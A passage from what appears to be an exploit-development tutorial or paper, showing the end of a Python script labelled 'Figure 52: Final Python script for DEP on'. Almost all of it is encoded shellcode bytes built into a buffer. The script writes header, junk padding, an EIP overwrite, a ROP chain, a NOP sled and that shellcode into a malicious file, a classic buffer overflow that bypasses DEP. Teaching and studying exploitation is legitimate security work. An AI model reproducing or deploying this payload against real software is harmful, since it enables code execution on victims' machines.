buf += b"\x4c\x4b\x33\x31\x58\x50\x4d\x59\x47\x34\x36\x44\x31\x34"
buf += b"\x31\x4b\x51\x4b\x53\x51\x46\x39\x50\x5a\x50\x51\x4b\x4f"
buf += b"\x4b\x50\x51\x4f\x31\x4f\x31\x4a\x4c\x4b\x34\x52\x5a\x4b"
buf += b"\x4c\x4d\x51\x4d\x52\x4a\x33\x31\x4c\x4d\x4c\x45\x4f\x42"
buf += b"\x33\x30\x53\x30\x43\x30\x30\x50\x42\x48\x46\x51\x4c\x4b"
buf += b"\x52\x4f\x4d\x57\x4b\x4f\x39\x45\x4f\x4b\x5a\x50\x4f\x45"
buf += b"\x4e\x42\x46\x36\x42\x48\x59\x36\x4d\x45\x4f\x4d\x4d\x4d"
buf += b"\x4b\x4f\x58\x55\x37\x4c\x43\x36\x53\x4c\x54\x4a\x4b\x30"
buf += b"\x4b\x4b\x4b\x50\x34\x35\x34\x45\x4f\x4b\x51\x57\x42\x33"
buf += b"\x43\x42\x42\x4f\x52\x4a\x33\x30\x31\x43\x4b\x4f\x4e\x35"
buf += b"\x35\x33\x45\x31\x52\x4c\x32\x43\x36\x4e\x33\x55\x44\x38"
buf += b"\x55\x35\x33\x30\x41\x41";

file.write(header+junk+EIP+rop_chain+nop+buf)
file.close()
```

Figure 52: Final Python script for DEP on